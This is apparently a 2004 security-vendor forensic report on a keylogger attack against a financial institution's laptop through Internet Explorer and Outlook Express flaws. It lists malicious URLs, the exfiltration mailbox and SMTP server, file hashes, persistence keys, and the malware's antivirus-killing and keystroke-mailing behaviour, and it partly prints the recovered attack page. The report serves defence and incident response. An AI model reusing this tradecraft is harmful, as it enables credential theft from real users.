



DeepSight™ Threat Management System Threat Analysis

Client-side Exploits: Forensic Analysis of a Compromised Laptop

Version 1: June 17, 2004, 21:00 GMT

Analysts: The DeepSight Threat Analyst Team

Executive Summary

This document details the forensic analysis of a machine compromised through the use of a client-side vulnerability. The evidence gathered in this analysis strongly suggests that this attack was used to specifically target a financial institution, with the goal of retrieving the necessary authentication credentials to escalate the initial attack to further compromise other related systems. The analysis of this compromise provides us with a real-world example of targeted attacks against a specific company, in this case, a company in the Financial Services sector.

Although not new, the targeted exploitation of client-side vulnerabilities has not seen extensive documentation or analysis. This analysis aims to provide the reader with a detailed description of an actual attack exploiting a client-side vulnerability.

Associated Vulnerabilities

*Multiple Microsoft Internet Explorer
Script Execution Vulnerabilities*

*Microsoft Internet Explorer ITS
Protocol Zone Bypass Vulnerability*

Associated Bugtraq ID

8577, 9658

Introduction

At approximately 08:25 MDT on Wednesday April 21, 2004, a laptop computer belonging to a financial institution was targeted and subsequently compromised through the exploitation of a known vulnerability in Microsoft Outlook Express (MS04-013, KB 837009). The actual attack vector was a malicious Web site built to exploit the aforementioned vulnerability through Microsoft Internet Explorer.

Following this successful attack, malicious code was loaded onto the machine in order to monitor and record all keystrokes and mouse-clicks, which resulted in the compromise of passwords to many systems. This data was collected and periodically e-mailed to an address located in Russia. The compromise was subsequently detected, and the machine was shutdown at approximately 16:02 MDT on May 4, 2004.

Although the vulnerability discussed in Microsoft Security Bulletin MS04-013, which is titled "Cumulative Security Update for Outlook Express", is related specifically to Microsoft Outlook Express, this issue is also indirectly exploitable through Microsoft Internet Explorer. As such, any machines with a vulnerable version of Microsoft Outlook Express installed can be compromised with this vulnerability, as illustrated in this attack. Outlook Express is included by default in most versions of the Microsoft Windows family of operating systems.

The following key areas of significance within this analysis should be highlighted:

- **Specifically Targeted at a Financial Institution**
The attack detailed in this analysis was likely a targeted attack. This is to say that it was directed at a specific company, and was designed, written, and performed with the simple goal of compromising a particular entity or their customers. The success of attacks such as these, especially if the attack goes undetected, can have severe consequences for any corporation, as this attack provided a point of entry into a network full of critical systems. This attack also provided the attacker with information that would greatly aid them in further attacks against the targeted corporation.
- **Targeted an Obscure, but Patched Vulnerability**
Both the Microsoft Internet Explorer ITS Protocol Zone Bypass Vulnerability as well as one of the Multiple Microsoft Internet Explorer Script Execution Vulnerabilities were used to gain control over the target system. Although the vulnerability discussed in Microsoft Security Bulletin MS04-013 (KB 837009), which is titled "Cumulative Security Update for Outlook Express", is related specifically to Microsoft Outlook Express, this issue is also indirectly exploitable through Microsoft Internet Explorer¹. Due to the misleading naming convention of this patch, corporations may have excluded it from their patch deployment operations.
- **Similar Attacks Are Being Performed in the Wild**
An analysis of aggregate data included in DeepSight TMS indicates that attacks similar to the one analyzed in this report are being used for both targeted and opportunistic attacks, and for a variety of different reasons.

¹ As mentioned in MS04-013, "Because Outlook Express is installed by default, customers will be at risk until this update is applied. An attacker could exploit this vulnerability through a malicious Web site or through HTML e-mail, regardless of whether Outlook Express is the default e-mail reader."

Technical Description²

At approximately 08:25 MDT on Wednesday April 21, 2004, a laptop computer belonging to a financial services corporation was targeted and subsequently compromised through the exploitation of a known vulnerability in Microsoft Outlook Express (MS04-013, KB 837009). The actual attack vector was a malicious Web site built to exploit the aforementioned vulnerability through Microsoft Internet Explorer. Although the vulnerability itself resides in a component of Microsoft Outlook Express, this issue can be exploited through any version of Internet Explorer (see the [Introduction](#) for further details).

The vulnerability was exploited by malicious HTML/scripting, which was received by the compromised computer from the URL listed below. At the time of this writing, this URL is not valid, however, forensic analysis of the compromised computer resulted in the recovery of the URL and the associated page. It is available in [Appendix B – Recovered Initial Attack Page](#). The association between this URL, which was the point of contact for this attack, and the target company, provides strong evidence that this was a targeted attack.

Initial Attack URL³

[http://www.brabuscorporation.com/\[target corporation\].htm](http://www.brabuscorporation.com/[target corporation].htm)

Extensive forensic analysis of the compromised machine has been unable to determine the exact origin of this URL, and as such, several points of origin remain plausible: a message from AOL Instant Messenger, a telephone call, or an e-mail message are all potential communications channels where the URL would have been revealed to the user, however, the origin of this URL may never be known for certain.

After visiting this URL, a Compiled HTML File (CHM) was downloaded to the target computer, and the embedded file "banner.htm" was subsequently executed. This resulted in a binary executable being downloaded and executed from the following URL. At the time of this writing, this URL is not valid.

Payload Executable URL

<http://brabuscorporation.com/downloads/brabuser.exe>

This binary contained the payload for the attack, and was ultimately responsible for stealing keystroke and mouse-click data from the compromised host. This information was subsequently e-mailed to the address x00x@list.ru. Analysis of log file data indicates that several important passwords were stolen, potentially granting access to a large number of diverse systems, including internal applications and Virtual Private Networks (VPN). Additionally, the inclusion of mouse-click data provided a wealth of detailed information about the interaction with the compromised computer, which may potentially aid and attacker in subsequent attacks.

The collection of keystroke and mouse-click data continued until approximately 16:02 (MDT) on May 4, 2004, at which point the machine was found to be compromised and was subsequently powered down for forensic analysis. The result of this attack was approximately two weeks of keystroke and mouse-click data from the compromised machine, most of which appears to have been successfully e-mailed to the aforementioned address. A sanitized sample of the data that was recorded by the keystroke logging utility is available in [Appendix A – Key Log Data](#).

² Malicious or potentially malicious URLs will be shown in red, and will not be clickable hyperlinks.

³ Sensitive information has been removed from this link.

Item Descriptions

Text Description of Damages/Installation Steps

The events leading up to and following the compromise of the analyzed host follow.

- **Malicious URL Visited** ([http://www.brabuscorporation.com/\[target corporation\].htm](http://www.brabuscorporation.com/[target corporation].htm))⁴
Wednesday April 21, 2004, at Approximately 8:25:03 (MDT)
Although the origin of the URL is not known, the user of the computer (voluntarily or not) visited the aforementioned link. The URL contained the name of the target corporation (as shown above), and as such, indicates that this attack was likely targeted specifically at this company or their customers. This file (see [Appendix B – Recovered Initial Attack Page](#)) initiates the attack on the computer.
- **Exploitation Occurs**
Wednesday April 21, 2004, at Approximately 8:25:03 (MDT)
The Microsoft Internet Explorer Protocol Zone Bypass Vulnerability, discussed in Microsoft Security Bulletin MS04-013, is exploited. A Compiled HTML (CHM) file is downloaded to the machine (see [advert\[1\].htm](#)), and a second HTML file containing additional scripting is extracted from the CHM file and parsed (see [banner.htm](#)). As this file is on the drive of the local computer, it is likely given more privileges than normal, and as such, an un-patched vulnerability in Internet Explorer can now be leveraged to download and execute an arbitrary file.
- **Payload is Executed** (<http://brabuscorporation.com/downloads/brabuser.exe>)
Wednesday April 21, 2004, at Approximately 8:25:05 (MDT)
Finally, a binary executable is downloaded from the attacking Web site (see [ieupdate.exe](#)), and subsequently executed on the target computer. This results in several files being dropped onto the machine, including a utility to periodically kill anti-virus, personal firewall, and other software that might cause the compromise to be mitigated or detected (see [stropen.exe](#) and [winu.exe](#)). At this point the initial attack is complete, and the machine is compromised.
- **Keystroke Data is Logged and Periodically E-Mailed**
Wednesday April 21, 2004, at Approximately 8:52:34 (MDT)
The keystroke and mouse-click events are hooked by one of the dropped utilities (see [cmd32.dll](#) and [winupd.exe](#)). This data is subsequently recorded in the log-file (see [sdsini.ini](#)) on the machine. Each time the log file exceeded 30,000 bytes in size, it is mailed out to the e-mail address "[x00x@list.ru](#)", via the SMTP server located at "194.67.45.21". This collection and subsequent mail-out of data continues for some time until the compromise is later discovered.
- **Final Keystroke Log File is E-Mailed**
Monday May 3, 2004, at Approximately 11:50 (MDT)
Evidence suggests that the last successful mail-out of the keystroke and mouse-click log file was performed at this time. Data collected and subsequently stored on the compromised machine from this point forward was likely not delivered to the attacker, as the data is only mailed out each time the log file exceeds 30,000 bytes in size.
- **Machine is Powered Down for Forensic Analysis**
Tuesday May 4, 2004, at Approximately 16:02 (MDT)
The machine was discovered to be compromised, and was subsequently powered down for forensic analysis. Disk images were created from the hard drive of the compromised laptop.

⁴ Sensitive information has been removed from this link.

File Names

advert[1].chm

Date/Time: Wednesday April 21, 2004 at 08:25:03 (MDT)
File Size: 12,008 bytes
Fingerprint (MD5): cdd14b902c9e8bfedacccd8feca96a7f
Fingerprint (SHA1): 469611ce349905c52d0c006074c70e545fa4767c
Location: C:\Documents and Settings\[username]\Local Settings\Temporary Internet Files\Content.IE5\I00R335I⁵
MFT⁶ Entry Number: 57012 (Allocated)

This Compiled HTML (CHM) file was used in the attack targeting the Microsoft Internet Explorer ITS Protocol Zone Bypass Vulnerability (BID 9658). It contains a single file, banner.htm, and remained intact on the compromised machine. This file is referenced within the Web page that was responsible for the compromise, which is detailed in the [Technical Description](#) section of this Threat Analysis.

banner.htm

Date/Time: Not Applicable
File Size: 12,008 bytes
Fingerprint (MD5): cdd14b902c9e8bfedacccd8feca96a7f
Fingerprint (SHA1): 469611ce349905c52d0c006074c70e545fa4767c
Location: Extracted from advert[1].chm
MFT Entry Number: Not Applicable

This file (encoded with JScript.Encode) was extracted from advert[1].chm, and decoded. It contains malicious scripting responsible for downloading and subsequently executing a binary executable at the following URL. At the time of this writing, this URL, which follows, does not point to any valid resource, however, the brabuscorporation.com domain is still available and is hosting other potentially malicious information.

<http://brabuscorporation.com/downloads/brabuser.exe>

The file appears to take advantage of one of two vulnerabilities in Internet Explorer, depending on the operating system that it executes on. On Windows NT-based operating systems, an un-patched issue appears to be used in order to leverage the security context of the hostile script. Additional information about this un-patched issue is available at the following location, and is also covered in Multiple Microsoft Internet Explorer Script Execution Vulnerabilities (BID 8577).

ADODB.Stream local file writing - Remote System Compromise

http://www.safecenter.net/UMBRELLAWEBV4/ie_unpatched/

⁵ Sensitive information has been removed from this path.

⁶ Every file on an NTFS volume is represented by an entry in a special file called the Master File Table (MFT). An MFT entry number is similar to an inode entry number on many UNIX-based file systems.

cmd32.dll

Date/Time (Compiled): Wednesday April 14, 2004 at 17:18:49 (UTC)
Date/Time (Created): Wednesday April 21, 2004 at 08:25 (MDT)
File Size: 3,072 bytes
Fingerprint (MD5): 94362035a09818c614db4b3c4a2ca511
Fingerprint (SHA1): a6212248fab7c31139ae2ddfb0f5ae647ae5b4f3
Location: C:\WINNT\
MFT Entry Number: 57068 (Allocated)

This library provides key-logging functionality (via the SetWindowsHookEx API) to "winupd.exe", and is detected by Symantec Anti-Virus as Backdoor.Tofger. It was recovered intact from the file system of the compromised machine. This file is dropped by "ieupdate.exe".

ieupdate.exe

Date/Time (Compiled): Monday April 5, 2004 at 19:15:31 (UTC)
Date/Time (Created): Wednesday April 21, 2004 at 08:25:05 (MDT)
File Size: 8,192 bytes
Fingerprint (MD5): 153ae4a38f0b049be7fda88a7d2adce4
Fingerprint (SHA1): c9bee96ea4edaf7103ab9e5de87a6e5999d7d68b
Location: C:\Program Files\Internet Explorer\
MFT Entry Number: 57032 (Allocated)

This file contains the entire payload of the attack. It originally existed as the file "brabuser.exe" at the following URL, though no longer exists at this location at the time of this writing.

<http://brabuscorporation.com/downloads/brabuser.exe>

The file is compressed with the Ultimate Packer for eXecutables (UPX). It remained intact from the original download of the binary by the exploit, and performs the following actions on the computer:

- **Terminates Any Existing "winupd.exe" Process**
A quick loop through the list of running processes will kill any process running from the executable "winupd.exe".
- **Drops the Following Files, Embedded Within the Executable**
The following files (described in their associated section) are dropped onto the file system of the infected computer.
 - %systemroot%\winupd.exe (Key-logger)
 - %systemroot%\cmd32.dll (Key-logging library)
 - %systemroot%\stropen.exe (Dropper for an automated process terminator)
- **Adds An Entry into the HKEY_LOCAL_MACHINE Registry Hive**
In order to ensure that the dropped malware will be started during each subsequent reboot, the following key/value pair will be created in SOFTWARE\Microsoft\Windows\CurrentVersion\Run\
 - "Upgrade Service"="%systemroot%\winupd.exe"
- **Executes "winupd.exe"**
Although the previously added registry key/value will allow "winupd.exe" to execute on each subsequent reboot, it is executed immediately to prevent the advancement of the malware from being delayed until the next reboot.

- **Attempts to Delete Itself**

Finally, the program attempts to remove itself from the system. The technique used to remove the installer binary from the infected computer appears to be flawed, however, and does not appear to result in the file being deleted.

sdsini.ini

Date/Time (Created): Wednesday April 21, 2004, 08:52:34 (MDT)
Date/Time (Modified): Tuesday May 4, 2004, 16:02:21 (MDT)
File Size: 21,300 bytes
Fingerprint (MD5): 3f28d4e7c0495b4c7c59f9871dc8ad5e
Fingerprint (SHA1): df9d3fca3794d58aba650bda653f2650ba964f2d
Location: C:\WINNT\
MFT Entry Number: 1091 (Allocated)

This file contains keystroke and mouse-click log data. The contents of this file is periodically e-mailed to x00x@list.ru, at which point the file is re-created and gradually overwritten with new data. A sanitized ample of the data that was included in this file is available in [Appendix A – Key Log Data](#). There was also data belonging to earlier instances of this file that were obtained from forensic analysis of the raw disk image.

stropen.exe

Date/Time (Compiled): Friday March 25, 2004 at 20:58:15 (UTC)
Date/Time (Created): Wednesday April 21, 2004 at 08:25:15 (MDT)
Date/Time (Accessed): Tuesday May 4, 2004 at 15:03:06 (MDT)
File Size: 9,000 bytes
Fingerprint (MD5): 60147d5b0d9161aa7c6f5dd690c9d2c2
Fingerprint (SHA1): 9578457046e521913aabf740f931871fb01f12aa
Location: C:\WINNT\system32\
MFT Entry Number: 57163 (Allocated)

The file is dropped by "ieupdate.exe", and later executed by "winupd.exe". It remained intact from the original download of the binary by the exploit, and performs the following actions on the computer:

- **Drops "winu.exe", Embedded Within the Executable**
The file "winu.exe" (described in its associated section) is dropped onto the file system of the infected computer.
- **Creates and Starts the Service "ama" (winu.exe)**
The system service "ama" is created, and associated with the dropped "winu.exe" file.

winu.exe

Date/Time (Compiled): Saturday April 3, 2004 at 19:46:31 (UTC)
Date/Time (Created): Wednesday April 21, 2004 at 08:53:35 (MDT)
Date/Time (Accessed): Tuesday May 4, 2004 at 16:02:07 (MDT)
File Size: 6,000 bytes
Fingerprint (MD5): 61a00db37cd9da468bd1984a78996d99
Fingerprint (SHA1): ee0a3b4680dac07bd6128c5a4819ea1e3efcb9aa
Location: C:\WINNT\system32\
MFT Entry Number: 2521 (Allocated)

This file implements the service "ama". It is responsible for detecting and killing any applications that might be hostile to the malware, such as anti-virus and personal firewall software. A complete list of the applications that are searched for and subsequently killed is available in [Appendix C – List of Terminated Processes](#).

winupd.exe

Date/Time (Compiled): Monday April 5, 2004 at 19:07:54 (UTC)
Date/Time (Created): Wednesday April 21, 2004 at 08:25:15 (MDT)
Date/Time (Modified): Tuesday May 4, 2004 at 07:01:03 (MDT)
File Size: 9,216 bytes
Fingerprint (MD5): 64145cfcf927aab4750db07e722ee1e5
Fingerprint (SHA1): eb9b2f755753c2b5fef687e7c6c1780c13291e66
Location: C:\WINNT\
MFT Entry Number: 57056 (Allocated)

The file is dropped and subsequently executed by "ieupdate.exe". It is started at every system boot through an entry in the registry added by "ieupdate.exe". It remained intact from the original download of the binary by the exploit, and performs the following actions on the computer:

- **Decode Sensitive Strings Within the Binary**
The binary contains three encoded strings, which are used in the e-mailing routine. They are decoded in memory for later use by the program. The previously mentioned three strings, in their un-obfuscated form, are shown below.
 - MAIL FROM: x00x@list.ru
 - RCPT TO: x00x@list.ru
 - *****
- **Check a Pseudo-Mutex**
A search for a window with the class "5vggrybtr8" and window name "5ftwejhj67" will be made. If a window with these properties is found, the program will exit. As this program later creates a (hidden) window with these properties, this appears to be a homemade mutex, which will prevent multiple instances of this application from running concurrently.
- **Register as Service Process, if Possible**
On the Windows 9x family of operating systems, the API `RegisterServiceProcess` will be loaded and called. A service process will continue to run after the user logs off. This may have been done in an attempt to capture system login passwords on Windows 9x-based operating systems. This step will be skipped on Windows NT-based operating systems.
- **Log Keystroke and Mouse-Click Data**
The library "cmd32.dll" will be loaded and installed as a keystroke and mouse-click logger, which will cause all subsequent keystroke and mouse-click data to be logged to the file "sdsini.ini".

- **Periodically E-Mail Keystroke Data and Execute "stropen.exe"**
Once every minute, the key-log file will be e-mailed to x00x@list.ru if the log file is larger than 30,000 bytes. The log file will then be re-created with the same name.
- **Attempts to Remove Itself After Approximately Two Weeks**
After approximately two weeks of operation (the program compares the time that it was created on disk to the current time), it will attempt to remove itself from the computer. The technique used to remove this binary from the infected computer appears to be flawed, however, and does not appear to result in the file being deleted.

IP Addresses

194.67.45.21

This is the IP address of the SMTP server that is connected to by "winupd.exe" in order to e-mail the keystroke and mouse-click data. Registration information for this IP address is included in [Appendix D – WhoIs Information](#).

65.75.191.98 / brabuscorporation.com

This is the IP address and hostname of the server that was used during the initial attack detailed in this analysis. Registration information for this domain name, as well as it's associated IP address, is included in [Appendix D – WhoIs Information](#).

Port Numbers Involved

25/tcp (smtp)

This is the TCP port that is connected to by "winupd.exe" during the mail-out routine. It is the standard and well-known TCP port for the Simple Mail Transfer Protocol (SMTP).

Attack Data

The DeepSight Threat Management System (TMS) provides us with a verbose history of aggregated IDS and firewall events, and as such, can provide us with a wealth of information regarding the global exposure to attacks such as the one discussed in this analysis.

Unfortunately, no firewall data can be directly associated with this attack, and as such, no firewall data is analyzed and discussed in this section. IDS data, however, will provide insight into this incident. The two aggregate attack names that are directly related to this compromise are shown below, and are given with their associated vendor-specific IDS signatures.

- **Microsoft Internet Explorer Browser MHTML Redirection Local File Parsing Attack**
 - Enterasys Dragon 4.2.0, IE:MHTML-REDIRECTION
- **Microsoft Internet Explorer ITS Protocol Zone Bypass Attack**
 - Enterasys Dragon 4.2.0, IE:ITS-MHTML-FILEX
 - Enterasys Dragon 4.2.0, IE:ITS-MHTML-FILEX-EMAIL
 - ISS Real Secure 3.2.2, HTTP_IERedir_Zone_Bypass
 - ISS SiteProtector 2.0.0, HTTP_IERedir_Zone_Bypass

The global history of these attacks, as reported by DeepSight IDS sensors, is illustrated in the following figures, Figure 1 and Figure 2, detailing the Microsoft Internet Explorer Browser MHTML Redirection Local

File Parsing Attack and the Microsoft Internet Explorer ITS Protocol Zone Bypass Attack respectively. These graphs clearly illustrate the presence of actual attacks targeting these issues.




Figure 1. Microsoft Internet Explorer Browser MHTML Redirection Local File Parsing Attack History, 2004




Figure 2. Microsoft Internet Explorer ITS Protocol Zone Bypass Attack History, 2004

Detailed analysis into the history of these events will reveal several examples of these attacks being employed in the wild for a plethora of different reasons. Although precise and detailed information on these attacks, including motive, attack type (targeted or opportunistic), and other situation specific information cannot be determined from this aggregate data, there is strong evidence that targeted attacks exploiting these issues have been taking place since the disclosure of these issues.

Four examples of these issues being exploited in the wild have been taken from our aggregate data, and have been summarized below. IDS administrators are encouraged to correlate these IP addresses with their own logs, in order to determine if they may be victims of an attack targeting these vulnerabilities from one of these locations.

Adult Entertainment Dialers

Associated Address: 69.42.75.124

Associated URL: <http://core.webair.com/>

Although code exploiting one of these vulnerabilities cannot be found on this Web site, it is probably contained in a location that is not directly linked to from a public location on the site. It is likely that this site employs the aforementioned vulnerabilities to assist people in automatically installing their software on target computers. "Dialers" such as these are often used to charge fees through the use of 1-900 numbers and other telephone-based services to provide clients with access to subscription-based content. The techniques used to roll this software out to client machines, and the integrity of this practice may be questionable, and as such, client software may be downloaded automatically and without the permission of the visiting computer. As this page is associated with a business using questionable methods of deployment, the safety of its content cannot be guaranteed.

Security Software Sales

Associated Address: 203.199.200.61

Associated URL: <http://www.syspage.com/>

Although code exploiting one of these vulnerabilities does not appear to be present on this Web site at the time of this writing, there is a high probability that this site at one time used this technique to assist in the sales of their security product. This may have been done in a malicious, or non-malicious manner, however, this cannot be determined. As this page contains several tests and pseudo-attacks, the safety of its content cannot be guaranteed.

SPAM / Mail Relaying

Associated Address: 216.55.173.38

Associated URL: <http://www.retwetmat.com/>

At the time of this writing, this Web site continues to perform active exploitation of these vulnerabilities. The payload of this attack is a mail relay server, which will allow an attacker to send unsolicited e-mail through the compromised machine, which will assist a spammer in avoiding detection during his mail-outs. Symantec Anti-Virus detects the page performing this attack as "Downloader.Trojan", and the payload binary downloaded and executed by this page as "Trojan.Mitglieder.J".

As there are no known public references or links to this Web site, it is not currently known if this site is being actively used to perform targeted or opportunistic attacks against third parties, however, it does clearly prove that these issues are being actively exploited in the wild.

SpyWare Distribution

Associated Address: 203.199.200.61

Associated URL: <http://www.passthison.com/>

As explained on their Web site, this company has ceased their business practices to respect new laws and controversy surrounding their business model. Likely, this site was used to automatically distribute SpyWare to visiting machines, and very likely did not warn the visiting user of such activities.

Patches

A patch for the Microsoft Internet Explorer ITS Protocol Zone Bypass Vulnerability is available in Microsoft Security Bulletin MS04-013, which can be found at the following location.

Microsoft Security Bulletin MS04-013

Cumulative Security Update for Outlook Express (837009)

<http://www.microsoft.com/technet/security/bulletin/ms04-013.msp>

Mitigating Strategies

This attack targeted a known and patchable vulnerability; system administrators should always ensure that systems under their control are updated with the latest vendor-supplied patches. It is also recommended that patches for all software installed is installed irrelevant of if the software is being run, as the vulnerable components of un-used software may still be accessible from other applications, as is the case with this vulnerability.

Following the compromise, sensitive data was e-mailed to a foreign SMTP server; egress traffic auditing and filtering should be used to detect and block suspicious traffic, which may ultimately prevent information theft or other subsequent damages following a successful attack.

Resources

Microsoft Security Bulletin MS04-013

Cumulative Security Update for Outlook Express (837009)

<http://www.microsoft.com/technet/security/bulletin/MS04-013.msp>

Multiple Microsoft Internet Explorer Script Execution Vulnerabilities

<http://www.securityfocus.com/bid/8577>

Microsoft Internet Explorer ITS Protocol Zone Bypass Vulnerability

<http://www.securityfocus.com/bid/9658>

Appendices

Appendix A – Key Log Data

The following snippet illustrates the format of the key log data recorded and stolen from the compromised computer. This illustrates the format used by this particular utility. Information recorded from this utility was available on the compromised machine as both allocated and unallocated (deleted or semi-overwritten) data.

```
*****[SecurID Authentication Required] - 4/5/2004/13:2  
[MC]username[Tab]password  
*****[RaptorMobile] - 4/5/2004/13:2  
[Etr]
```

The following legend details the abbreviations used in the key log data.

- *******[WINDOW] – D/M/YYYY/H:M**
The window with title "WINDOW" was focused on "D" day, "M" month, "YYYY" year, at "H" hours and M minutes.
- **[Etr]**
The Enter key was pressed.
- **[MC]**
The mouse was clicked.
- **[Tab]**
The Tab key was pressed.

Appendix B – Recovered Initial Attack Page

The following data was recovered forensically from the raw disk image of the compromised computer. It details the malicious HTML and script data that was used to begin the initial attack.

Encoded Version

```
<HTML><HEAD>
<meta http-equiv="Content-Type" content="text/html; charset=windows-1252">
<meta http-equiv="Content-Language" content="en-us">
<meta name="AUTHOR" content="BRABUS Corporation">
<meta name="copyright" content="(c) 2001-2003, Brabus Corporation">
<meta name="description" content="Let's test your computer!">
<meta name="GENERATOR" content="Microsoft FrontPage 4.0">
<meta name="ProgId" content="FrontPage.Editor.Document">
<meta name="rating" content="General">
<meta name="Robot" content="ALL">
<TITLE>Brabus Corporation</TITLE>
<STYLE>@import url( main_files/style.css );
</STYLE>
<LINK disabled href="style.css" type="text/css" rel="stylesheet"></HEAD>
<BODY>
<CENTER>
<TABLE class=BORDER cellSpacing=4 cellPadding=0 width=700 border=0>
  <TBODY>
    <TR vAlign=top>
      <TD class=LEFT><!-- LEFT -->
        <TABLE cellSpacing=0 cellPadding=0 width="100%" border=0>
          <TBODY>
            <TR>
              <TD><a target="_top" href="http://www.brabuscorporation.com"><IMG
                height=120 alt="Brabus Corporation" src="../first.jpg"
                width=120 border=0></a></TD></TR>
            <TR>
              <TD class=BORDER><IMG height=4 src="main_files/blank.gif" width=1
                border=0></TD></TR>
            <TR vAlign=top>
              <TD class=MENU><!-- -- -->
                <TABLE cellSpacing=0 cellPadding=0 width="100%" border=0>
                  <TBODY>
                    <TR>
                      <TD class=MENUIITEM
                        onmouseover="this.style.backgroundColor='#eeeeee'; window.status='Main';"
                        onclick="window.location.href='index.htm'"
                        onmouseout="this.style.backgroundColor='#dddddd'; window.status='';"><a
                        class="MENU" target="_top"
                        href="http://www.brabuscorporation.com/index.htm">&nbsp;Main</a></TD></TR>
                    <TR>
                      <TD class=MENUIITEM
                        onmouseover="this.style.backgroundColor='#eeeeee'; window.status='Products';"
                        onclick="window.location.href='products.htm'"
                        onmouseout="this.style.backgroundColor='#dddddd'; window.status='';"><a
                        class="MENU" target="_top"
                        href="http://www.brabuscorporation.com/products.htm">&nbsp;<b>Offers</b></a></TD>
                    <TR>
                      <TD class=MENUIITEM
                        onmouseover="this.style.backgroundColor='#eeeeee'; window.status='Order';"
                        onclick="window.location.href='order.htm'"
                        onmouseout="this.style.backgroundColor='#dddddd'; window.status='';"><a
                        class="MENU" target="_top"
                        href="http://www.brabuscorporation.com/order.htm">&nbsp;Order</a></TD></TR>
                    <TR>
                      <TD class=MENUIITEM
                        onmouseover="this.style.backgroundColor='#eeeeee'; window.status='Awards';"
                        onclick="window.location.href='awards.htm'"
```

```

onmouseout="this.style.backgroundColor='#dddddd'; window.status='';"><a
class="MENU" target="_top"
href="http://www.brabuscorporation.com/awards.htm">&nbsp;Awards</a></TD></TR>
<TR>
<TD class=MENUIITEM
onmouseover="this.style.backgroundColor='#eeeeee'; window.status='Contact';"
onclick="window.location.href='contact.htm'"
onmouseout="this.style.backgroundColor='#dddddd'; window.status='';"><A
class=MENU target=_top
href="http://www.brabuscorporation.com/contact.htm">&nbsp;Contact</A></TD></TR>
</TBODY></TABLE><!-- /LEFT --></TD></TR>
<TR>
<TD class=BORDER><IMG height=4 src="main_files/blank.gif" width=1
border=0></TD></TR></TBODY></TABLE><!-- -- --></TD>
<TD class=RIGHT width="100%"><!-- RIGHT -->
<TABLE cellSpacing=0 cellPadding=0 width="100%" border=0>
<TBODY>
<TR>
<TD><!-- UPPER -->
<TABLE cellSpacing=0 cellPadding=0 width="100%" border=0>
<TBODY>
<TR>
<TD><!-- -- -->
<TABLE cellSpacing=0 cellPadding=0 width="100%" border=0>
<TBODY>
<TR>
<TD class=VERSION><NOBR>
<H1 class=VERSION><FONT color=black><b><font size="2">Bank Wire
Instructions</font></b><br></FONT></H1></NOBR></TD></TR></TBODY></TABLE><!-- -- --></TD>
<TD class=BORDER width=4><IMG height=1
src="main_files/blank.gif" width=4 border=0></TD>
<TD class=LANGUAGES align=right width=1><NOBR><B><a
href="http://www.brabuscorporation.com">US</a></B>
